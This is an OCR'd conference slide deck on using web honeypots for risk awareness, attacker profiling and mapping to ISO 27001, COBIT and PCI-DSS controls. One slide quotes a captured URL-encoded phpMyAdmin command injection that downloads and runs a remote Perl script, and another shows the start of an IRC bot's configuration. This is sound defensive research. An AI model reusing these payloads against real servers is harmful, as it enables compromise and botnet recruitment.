IBWAS 2010
From Risk Awareness to Security Controls: Benefits of Honeypots to Companies

Sérgio Nunes & Miguel Correia

Lisboa, December 2010


About me

- Senior Information Security Consultant / Auditor
- University Professor: Security, Auditing, SO
- BSc (5 years) Computer Engineering
- FCUL MSc Information Security
- Carnegie Mellon University MSc Information Technology – Information Security
- Certifications: CISSP, CISM, CISA, CEH, CPTS, IPMA-D
- Contact: sergiornunes@yahoo.com


Outline

- Motivation
- Honeypots
- Attacker Profiling
- Risk Frameworks
- Conclusion

Motivation



- Most traffic in the Internet is web traffic
- With web 2.0 multiple services moving to web
- Complexity of web applications increasing
- Sensitivity of data is increasing with the rise of e-commerce



- Rise in vulnerabilities in web applications
- 80% of total of vulnerabilities already affect web applications
- Web attack outcomes becoming organized and financial gain based
- Government is the main attacked sector


Honeypots

- Monitored and vulnerable decoy systems that exist to be attacked
- Proactive security technology, deceptive mechanism
- No legitimate traffic directed to them, so no false positives
- Evaluate real threats that infer situational awareness
- Know-how of the modus operandi of the attacker
- Honeytoken: bogus item placed in sensitive locations and monitored
- Uses: IDS, Malware, Worms, Botnets, Spam, Phishing, Wireless, Web

Honeypot Taxonomy			
Objective	Research	Production	
Interaction	Low	Medium	High
Installation	Physical	Virtual	
Behaviour	Static	Dynamic	


Honeynet

- **Requirements**
  - Realism
  - Diversity
  - Remote Management
  - Minimize Management Time
  - Containment
- **Monitorization**
  - Sebek
  - Honeywall
  - Xtail




Sample Attack


```
GET //phpmyadmin///config/config.inc.php?c=%63%64%20%2F%74%6D%70%3B
%77%67%65%74%20%77%68%69%74%65%68%61%74%2E%63%63%2F%77
%68%69%74%65%68%61%74%3B%70%65%72%6C%20%77%68%69%74%65
%68%61%74%3B%72%6D%20%2D%72%66%20%77%68%69%74%65%68%61%74
```





```
#!/usr/bin/perl

my $processo = '/usr/sbin/httpd';

my $linas_max='10';

my $sleep='3';

my @adms=("ZmEu","alex","axel");

my @canais=("#WhiteHat :WH");

my $nick='ajax';
```


Botnet Takeover





Statistical Analysis






- Total of 8858 attacks in 3 months
- 498 targeted attacks
- Blind Attacks to Horde, Roundcube and Zencart
- PhpMyAdmin the most attacked web application

- Large URL Bruteforce to find hidden applications with known vulnerabilities
- Direct command execution to maximize compromises
- Authentication bruteforce to tomcat manager

Attacking Sources

Top Attacking Countries

- China and USA more that 50% attack sources
- Large diversity of attacking countries
- Portugal had no significant impact, only web server fingerprinting
- Predominance of high developed countries
  - Compromised machines serving as headquarters for future attacks
  - Masquerading of attack origin
  - No success with deterrent controls by strict cyber law enforcement



Attacker profiling

- **Motive, opportunity, means**
- **Environment**
  - Relationship with the target
  - Attack time window
- **Personality**
  - Attention to details
  - Persistence
  - Self-esteem
  - Relations using electronical means
  - Search for knowledge
  - Arrogant or mentors
- **Execution**
  - Autonomous or Human-based
  - Targeted or vulnerability driven
- **Motivation**
  - Profit, Status and Fun
  - Information Value
  - No physical boundaries

Attacker profiling

- **Script Kiddies**
  - Young age with little knowledge
  - Driven by curiosity and fame
  - Test a new vulnerability across the Internet namespace
- **Botnet Owners**
  - Initially personal power for DDOS, now financial gain
  - Maximize number of computers compromised
  - Knowledge to hide bots
- **Online Group**
  - Search unknown vulnerabilities
  - Construct hacking toolkits for fame and recognition
  - Proud to be part of a notorious online social community


- **Hacker**
  - Acts alone
  - Knowledge from self studying past flaws
  - Evades detection and erases tracks
- **Hired Intruder**
  - Hired by companies to spy competitors
  - Targeted attack waiting for the right moment
- **Organized Crime**
  - Maximize illicit gain
  - Steal identities to commit fraud
  - Ask ransoms to stop actions
- **Terrorists**
  - Recruit knowledge individuals
  - Mass denial of service
- **Intelligence Services**
  - Information warfare

Our Attacker's profile

- **Script Kiddies**
  - No previous information gathering or scanning
  - Test the latest public exploit replayed multiple times
  - No fingerprint to see if web application installed or vulnerable
  - No system or data value focus, just another IP address
  - Basic enumeration of vulnerabilities using common scripts
  - Common user and password enumeration, but no patience to wait
- **Botnet Owners**
  - Direct exploitation of the vulnerability with code execution
  - Management over IRC with command execution, DDOS, bot upgrade
  - Techniques to bypass Anti-virus protection
  - Possibility of gaining money
- **Knowledge Attackers**
  - Search for redirection to a scientific article subscription site
  - Shows signs of information gathering
  - Knows that universities authenticate on those types of sites with source IP addresses


ISO/IEC 27001

- Not a single information security management system but a methodology
- Certification that effective security processes are in place
- Mandatory requirements while 27002 has the guidelines
- Domains
  - Security policy
  - Organization of information security
  - Asset management
  - Human resources security
  - Physical and environmental security
  - Communications and operations management
  - Access control
  - Information systems acquisition, development and maintenance
  - Information security incident management
  - Business continuity management
  - Compliance



COBIT

- **IT Governance**
  - Strategic alignment
  - Value delivery
  - Resource management
  - Risk management
  - Performance measurement
- **Accountability**
  - RACI Chart
- **Maturity Model**
  - Nonexistent
  - Initial
  - Repeatable
  - Defined
  - Managed
  - Optimized
- **Metrics**
  - Critical success factors
  - Key goal indicators
  - Key performance indicators



PCI-DSS

- Requirements for the payment card industry
- Affects everyone that stores card payment data
- Assure data security
- Unify data security measures
- 6 control objectives and 12 requirements distributed among the control objectives:
  - Build and maintain a secure network
  - Protect cardholder data
  - Maintain a vulnerability management program
  - Implement strong access control measures
  - Regularly monitor and test networks
  - Maintain an information security policy

Honeypots benefits to risk mitigation

Benefit	ISO/IEC 27001
Create risk awareness culture – Evaluate threats to IT – Attack business impact	4.2 - Establishing and managing the ISMS
Promote secure coding – Identify code vulnerabilities – Test coding safeguards in a live test environment	A.12.2 - Correct processing in applications
Detection of malicious code – Unusual activity monitorization – Testing malware in a test environment	A.10.4.1 - Controls against malicious code
Information disclosure detection – Place and monitor the use of honeytokens	A.12.5.4 - Information leakage
Create vulnerability management framework – Identify, analyse and patch exploits – Study malicious tools	A.12.6 - Technical vulnerability management
Create security incident response framework – Test procedures in a test environment – Readiness to a real situation	A.13.2.2 - Learning from information security incidents

Honeypots benefits to risk mitigation

Benefit	COBIT
Create risk awareness culture – Evaluate threats to IT – Attack business impact	PO9 - Assess and manage IT risks
Promote secure coding – Identify code vulnerabilities – Test coding safeguards in a live test environment	AI2 - Acquire and maintain application software
Detection of malicious code – Unusual activity monitorization – Testing malware in a test environment	DS5.9 Malicious software prevention, detection and correction
Information disclosure detection – Place and monitor the use of honeytokens	DS11.6 - Security requirements for data management
Create vulnerability management framework – Identify, analyse and patch exploits – Study malicious tools	DS5.5 - Security testing, surveillance and monitoring
Create security incident response framework – Test procedures in a test environment – Readiness to a real situation	DS5.6 - Security incident definition

Honeypots benefits to risk mitigation

Benefit	PCI-DSS
Create risk awareness culture – Evaluate threats to IT – Attack business impact	12.1.2 Identify threats and vulnerabilities,conduct risk assessment
Promote secure coding – Identify code vulnerabilities – Test coding safeguards in a live test environment	6.5 - Develop all web applications with secure coding guidelines
Detection of malicious code – Unusual activity monitorization – Testing malware in a test environment	5.1.1 - Detect, remove and protect against malicious software
Information disclosure detection – Place and monitor the use of honeytokens	3.1 - Keep cardholder data storage to a minimum
Create vulnerability management framework – Identify, analyse and patch exploits – Study malicious tools	6.2 - Identify newly discovered security vulnerabilities
Create security incident response framework – Test procedures in a test environment – Readiness to a real situation	12.9 - Implement an incident response plan

Honeypots benefits to risk mitigation

Benefit	ISO/IEC 27001	COBIT	PCI-DSS
Create risk awareness culture – Evaluate threats to IT – Attack business impact	4.2	PO9	12.1.2
Promote secure coding – Identify code vulnerabilities – Test coding safeguards in a live test environment	A.12.2	AI2	6.5
Detection of malicious code – Unusual activity monitorization – Testing malware in a test environment	A.10.4.1	DS5.9	5.1.1
Information disclosure detection – Place and monitor the use of honeytokens	A.12.5.4	DS11.6	3.1
Create vulnerability management framework – Identify, analyse and patch exploits – Study malicious tools	A.12.6	DS5.5	6.2
